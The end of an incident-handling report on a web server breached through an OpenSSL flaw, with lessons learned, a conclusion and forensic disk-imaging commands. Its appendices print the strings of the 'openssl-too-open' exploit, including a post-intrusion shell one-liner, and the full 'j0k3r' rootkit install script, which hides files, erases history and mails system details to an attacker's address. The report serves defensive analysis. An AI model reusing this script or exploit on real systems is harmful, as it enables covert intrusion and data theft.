We did learn one lesson, however, that we were unable to completely implement. As this attack showed, there are certain conditions which are obviously abnormal and should be detected and alerted to immediately. In this case, the presence of an attacker's plaintext network session on a port reserved for encrypted traffic should have thrown up a red flag. The presence of English language text and identifiable Unix commands should have been a tip-off that this connection was being used in an abnormal fashion. To do this properly, though, would require a statistical analysis of every byte flowing over the connection. To our knowledge, no tools exist to provide this function. Something like this would make a great Snort plugin, but until such a tool is available, we implemented the stopgap measure of alerting us anytime the "id" command output appears on either port 443 or 22 (the SSL and SSH protocols, respectively).

5 Conclusion

Although intrusions of any sort are best avoided when possible, the timing and scope of this incident combined to make this incident the ideal testing ground for our newly acquired incident handling training. Coming soon after the SANS conference at which both incident handlers studied the six phase approach, it gave us an opportunity to apply what we had learned. The incident itself was of fairly minor import; it was easily identified, investigated and cleaned up. Its simplicity allowed us to practice implementing our incident handling strategy without a lot of complications to distract us from the big picture. If we had to fall victim to an attack, at least we were able to get a lot of good experience from this one.

In the end, we suffered from a failure of several layers of security. The failure of the build process to properly patch the web server was the biggest problem, not only allowing Butthead to gain a foothold in our network via OpenSSL, but also making it easy for him to gain root access by exploiting the ancient, unpatched kernel. Even so, Butthead probably wouldn't have gotten very far with his attack had our scan detector been working. Once he started scanning our network, he would have been blocked at the firewall. And even if he had been able to break in and gain root access, the firewall rules

should have made it difficult for him to download his hacking tools, perhaps encouraging him to seek easier targets elsewhere.

Fortunately, some very critical layers were functioning properly. Not only did our network IDS log an alert for the attack, but our webmaster was security conscious enough to ask us to have a look at his server, "just in case". This indicates that our security awareness efforts are meeting with some success, and that at least some members of our IT staff are able to identify potential threats to the computers under their control. This, more than any of our other safeguards, is probably the most valuable layer of security we could ask for.

In the end, we made several changes to the way we operate, including making the build process a little less confusing, changing the host configuration to keep closer track of exactly what versions of software are installed and modifying the firewall rules to be more restrictive of abnormal patterns of communication on the screened network. Although we are not so naive as to believe that we are safe from further attack, at least we know that whatever method the next attacker uses, they'll have a harder time breaking in, and we'll be that much better prepared to handle it when they do.

Appendix A. Complete *strings* output from the SSL attack tool

```
/lib/ld-linux.so.2
__gmon_start__
libcrypto.so.1
_DYNAMIC
RC4_set_key
X509_get_pubkey
_init
MD5_Init
RSA_public_encrypt
MD5_Final
_fini
_GLOBAL_OFFSET_TABLE_
d2i_X509
MD5_Update
libc.so.6
printf
vsprintf
recv
connect
strerror
memmove
usleep
memcpy
perror
__cxa_finalize
malloc
sleep
optarg
socket
select
send
write
fprintf
strcat
ntohl
__deregister_frame_info
optind
rand
read
memcmp
getopt
memset
srand
ntohs
inet_ntoa
gethostbyname
sprintf
stderr
htons
__errno_location
exit
atoi
```

```
_IO_stdin_used
__libc_start_main
__register_frame_info
close
free
getsockname
_edata
__bss_start
_end
GLIBC_2.1.3
GLIBC_2.0
PTRh
[^_]
[^_]
@D@P
* Waiting for shell...
recv
Evol
Error: invalid response, shell not found
* Entering shell:
send
................................ !"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrst
uvwxyz{|}~.....................................................................
.....................................................................
 (%d bytes)
%06x
%02x
 |
info_leak
: Sending shellcode
Error in read: %s
Connection closed after SSL_SESSION_free, possible server crash due to
an unsupporeted architecture, a problem with the stage1 shellcode
or a miscalculated address.
Less than 4 bytes read from stage1. This was not supposed to happen
Tags don't match. This was not supposed to happen.
stage1 tag: %02x %02x %02x %02x, expected %02x %02x %02x %02x
  Execution of stage1 shellcode succeeded, sending stage2
* Spawning shell...
Usage: %s [options] <host>
  -p <port>          SSL port (default is 443)
  -c <N>             open N apache connections before sending the
shellcode (default is 30)
  -m <N>             maximum number of open connections (default is 50)
  -v                 verbose mode
Examples: %s -v localhost
          %s -p 1234 192.168.0.1 -c 40 -m 80
*** openssl-too-open : OpenSSL remote exploit
*** enhanced by Druid <da_hack_er@yahoo.com> -- no more damn offsets ;)
***
*** just instant root... h3h3 :>>
*** Greetz: vMaTriCs
c:m:p:v
Can't open more than %d connections
The -m parameter should be larger than the -c parameter.
Unable to resolve address %s
```

```
%s has multiple IP addresses, please  select one of them
: Opening %d connections
  Establishing SSL connections
: Using the OpenSSL info leak to retrieve the addresses
  ssl%d : 0x%x
* Addresses don't match.
* Connection closed.
* Shellcode failed.
Connections limit reached. Could not exploit host.
Can't get local port: %s
Could not create a socket
Connection failed: %s
 -> ssl_connect_host
Can't allocate memory
Server error: SSL2_PE_UNDEFINED_ERROR (0x00)
Server error: SSL2_PE_NO_CIPHER (0x01)
 - this is good
Server error: SSL2_PE_NO_CERTIFICATE (0x02)
Server error: SSL2_PE_BAD_CERTIFICATE (0x03)
Server error: SSL2_PE_UNSUPPORTED_CERTIFICATE_TYPE (0x06)
Unrecognized server error: 0x%02x
Error in read: %s
Connection unexpectedly closed
read_ssl_packet: Record length out of range (rec_len = %d)
read_ssl_packet: Encrypted message is too short (rec_len = %d)
read_ssl_packet: Malformed server error message
send_ssl_packet: Record length out of range (rec_len = %d)
Error in send: %s
 -> send_client_hello
 -> get_server_hello
get_server_hello: Packet too short (len = %d)
get_server_hello: Expected SSL2_MT_SERVER_HELLO, got 0x%02x
get_server_hello: SESSION-ID-HIT is not 0
get_server_hello: CERTIFICATE-TYPE is not SSL_CT_X509_CERTIFICATE
get_server_hello: Unsupported server version %d
get_server_hello: Malformed packet size
get_server_hello: Cannot parse x509 certificate
get_server_hello: CIPHER-SPECS-LENGTH is not a multiple of 3
get_server_hello: Remote server does not support 128 bit RC4
get_server_hello: CONNECTION-ID-LENGTH is too long
 -> send_client_master_key
send_client_master_key: No public key in the server certificate
send_client_master_key: The public key in the server certificate is not
a RSA key
send_client_master_key: RSA encryption failure
 -> generate_session_keys
 -> get_server_verify
Connection closed after KEY_ARG data was sent. Server is most likely
not vulnerable.
 after KEY_ARG data was sent. Server is not vulnerable.
get_server_verify: Malformed packet size
get_server_verify: Expected SSL2_MT_SERVER_VERIFY, got 0x%02x
get_server_verify: Challenge strings don't match
 -> send_client_finished
 -> get_server_finished
Connection closed while waiting for the SERVER_FINISHED message. This
was not supposed to happen.
```

```
 while waiting for the SERVER_FINISHED message. This was not supposed
to happen.
get_server_finished: Expected SSL2_MT_SERVER_FINISHED, got %02x
get_server_finished: Session data too short (%d bytes)
get_server_finished: Session data too long (%d bytes)
 -> get_server_error
get_server_error: %s
Connection closed after SSL_SESSION_free was executed. Server crashed.
Server responded with a 0x%02x message, SSL2_MT_ERROR expected
This server is not vulnerable to the attack.
cipher=0x%08x, ciphers=0x%08x, ssl_addr=0x%08x, ssl_sess_addr=0x%08x,
start_addr=0x%08x
func addr: 0x%08x, hellcode addr: 0x%08x
Linux x86 Malloc Chunk
export HISTFILE=/dev/null; echo; echo ' >>>>  GAME OVER!  Hackerz Win
;)  <<<<'; echo; echo; echo "******  I AM IN '`hostname -f`'  ******";
echo; if [ -r /etc/redhat-release ]; then echo `cat /etc/redhat-
release`; elif [ -r /etc/suse-release ]; then echo SuSe `cat /etc/suse-
release`; elif [ -r /etc/slackware-version ]; then echo Slackware `cat
/etc/slackware-version`; fi; uname -a; id; echo
-AAAAA1
9izu
hEvol
PPh/sh/h/bin D$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
AAAAAAAAAAAA
@AAAA
AAAAAAAA
fdfdbkbk
```

Appendix B. The "j0k3r" Installation Script

```
#!/bin/sh
unset HISTFILE
unset HISTSAVE
PWD=`pwd`
clear
echo "                                  m0difiEd by j0k3r f0r pErs0nal
usE"
echo "                                                 Enj0y iT .."
echo "j0k3r parTy sh0w .."
echo 'lEt`z bEgin ..'
echo 'j0k3r .. n0w sTart thE parTy .. lEt`z gEt dirty .. g0 g0 g0'
echo 'lEt`z sTart t0 inStall 0ur bEauty .. g0 g0 g0'
USERID=`id -u`
echo 'tHis inStall is 0nly f0r r00t s0 .. lEt`z try t0 inStall'
if [ $USERID -eq 0 ]
then
echo "+++ wE can g0 0n .. sHit .."
else
echo "+++ n0pE,wE can n0t g0 0n in $USERID shEll"
echo "tHis is an r00tkit y0u stupid and y0u musT havE uid=0"
exit
fi
#
#
for i in {2,3,4,5}
do
cp -f S90rpcmap /etc/rc.d/rc$i.d
done
#
#
mkdir -p /usr/lib/.fx/
mkdir -p /dev/rd/cdb/
#
#
echo "chEcking f0r gcc .."
if [ -f /usr/bin/gcc ]; then
echo "gcc prEsEnt OK"
else
echo "gcc n0t f0und .. sHit .. it is bad my friEnd .."
fi
echo "chEcking f0r makE .."
#
if [ -f /usr/bin/make ]; then
echo "makE f0und OK .. i will c0ntinuE witH sTandard inStalati0n .." ;
cd adore ;
./configure;

make all ;
mv adore.o /dev/rd/cdb/aa.o ;
mv ava /bin/zz ;
mv cleaner.o /dev/rd/cdb/cc.o ;
cd .. ;
else
echo 'wE d0n`t havE makE and is n0t nicE my friEnd ..'
```

```
fi
#
#
cd $PWD
cd ssh
cp * /usr/lib/.fx/
cd ..

#
#
cd $PWD
cd utils
mv * /dev/rd/cdb/
cd ..
#
#
cd $PWD
./debug
#news
echo "changE f0r mE ipChains"
/sbin/ipchains -L input | head -5
sleep 2
echo 'uitE si un mail pE aiCi .. sakalu_2002@yahoo.com .. sa trimitEm
cEva r00t`uri n0i in El'
echo "unamE -a .."
uname -a >> info2
echo >> info2
echo "*** Inet Info" >> info2
echo "ifc0nfig -a .."
/sbin/ifconfig | grep inet >> info2
echo >> info2
echo "*** Uptime Info" >> info2
echo "upTimE .."
uptime >> info2
echo >> info2
echo "*** CPU Info" >> info2
echo "CPUinf0 .."
cat /proc/cpuinfo >> info2
echo >> info2
echo "*** Hard disk free .." >> info2
echo "Hard diSk .."
df -h >> info2
echo "*** System memory .." >> info2
echo "mEmory .."
free >> info2
echo "*** Ping statistics to Yahoo" >> info2
echo 'yah00 pinG`s ..'
ping -c 5 216.115.109.6 >> info2
echo "***" >> info2
echo >> info2
sleep 2
echo 'Gata ma .. Hai ca`l trimiT akum` .. Trimis .. n0w y0u havE 1 nEw
mail ..'
cat info2 | mail -s "$(ping -c 3 216.115.109.6|grep avg| awk -F=
'{print $2}') # $(uname -a)" sakalu_2002@yahoo.com
echo 'ZicEam cEva dE nistE urmE .. Sa vEdEm daCa lE putEm sc0atE ..'
rm -f info2
```

```
rm -rf S90rpcmap debug adore/ ssh/ utils/ ../lrk*.tgz install ../k
#news
cd "/dev/rd/cdb/"
./cleaner yahoo.com
cd $PWD
rm -rf ~/.bash_history *
echo "*********"
LOOK="`/usr/bin/nslookup mail.yahoo.com | grep 'Address'`"
echo "$LOOK"
echo "*********"
DIR=`/bin/ls -alF`
echo 'dirEct0ru` arE in El cEva dE gEnu` :'
echo "$DIR"
echo "*********"
echo -e '\n daCa IP`ul nu EstE aiCi iTi rEc0mand sa`l sCrii pE 0 f0aiE
..'
echo
/sbin/ifconfig | grep 'inet addr' | awk '{print $2}' | sed -e 's/.*://'
echo -e "\n  -=@ d0nE ! - havE pHun ! @=- "
echo -e "\n  tHis is my w0rld .. wElc0mE .. Enj0y iT .. g0 g0 g0 .. -
=@j0k3r@=- jkr -=@j0k3r@=-"
echo -e '\n  g0 g0 g0 haCkEr`z .. t0 nEx r00t .. lEt`z try t0 r00t ..'
```

Appendix C. Detailed List of Commands Used to Capture the Forensic Disk Image

The following is a detailed list of the commands I used to obtain disk images from the hacked system (WEB47.GLAB.ORG) and transfer them to an NFS mounted partition on the designated archive machine (GSL2.GLAB.ORG). At this point, WEB47 is running Knoppix 3.1, a version of Linux which boots and runs entirely from CDROM. The boot time options used were "knoppix 2 lang=us noswap".

Command	Results/Notes
dmesg | grep hd	Enumerate all the IDE/ATA hard drives and CDROMs (there were no hard drives and one CDROM)
dmesg | grep sd	Enumerate all the SCSI hard drives. There was 1 drive, device "sda" and this command showed it was divided up into several partitions (sda1, sda2, sda3, sda4, sda5 and sda6)
ps –eaf | grep pump kill –9 227 ps –eaf | grep pump	Locate the DHCP client (if running). It was running as PID 227. We killed it because we wanted to specify a static IP address for this machine on the network, since we were going to use it to export the NFS disk from the archive server.
ifconfig –a	Checking how many Ethernet interfaces were available. Only 1 (eth0) was installed.
ifconfig eth0 192.168.34.34 netmask 255.255.252.0 up	Configure the interface with the static IP address and the correct netmask.
route add default gw 192.168.32.1	Configure the correct default route for this LAN segment.
netstat –nr	Make sure routing is set up properly.
vi /etc/resolv.conf	Edit the Knoppix system's resolv.conf to add in the local DNS servers (NOTE: this is the OS booted from the CD and residing in a RAM disk, NOT a file on the system's hard drive).
ping gsl2.glab.org	Check connectivity to the archive server. It was successful.
/etc/init.d/portmap start	Start the RPC portmapper on the local system. This is necessary to mount the remote partition from the archive server.
mkdir /mnt2 mount gsl2:/archive /mnt2 ls /mnt2	Create a mountpoint in our RAM disk for the remote system, mount it, and make sure that it's working.

ls /mnt2/EVIDENCE mkdir /mnt2/EVIDENCE/20030606-1 cd /mnt2/EVIDENCE/20030606-1	This directory contains one subdirectory for each incident. Directory names are unique incident numbers, so we create a new directory for this incident.
script	Create a "typescript" file of the rest of this session, located in this incident's evidence directory.
for part in sda1 sda2 sda3 sda4 sda5 sda6; do dd if=/dev/$part of=$part bs=10M done	Loop over all partitions on the disk, using dd to read them in and write them each as a separate file in the evidence directory. The command uses a 10MB block size, which is the amount of data dd will attempt to buffer during reads and writes. That means fewer I/O operations and a little better throughput, in theory.
[ALT-F2]	Switches to Linux virtual console #2
ls –l /mnt2/EVIDENCE/20030606-1 ls –l /mnt2/EVIDENCE/20030606-1	I executed this command twice, to verify that the files in the directory were growing larger, indicating that the dump was working properly.

At this point, we had to wait for all the data to be collected. Since the machine was in a locked room, we left a note on the console to warn other administrators not to disturb it, and broke for lunch. Upon our return, we noted that the console indicated successful completion of the data collection. The following commands were then executed on the system:

Command	Results/Notes
md5sum sda*	Create an md5checksum of all the captured images
for part in sda1 sda2 sda3 sda4 sda5 sda6; do echo $part dd if=/dev/$part bs=10M | md5sum done	Generate md5sums for all the raw disk partitions. This verifies that the files we created are accurate copies of the data on the disk. All checksums were recorded in our notebooks, and match perfectly.

This concluded our data collection session.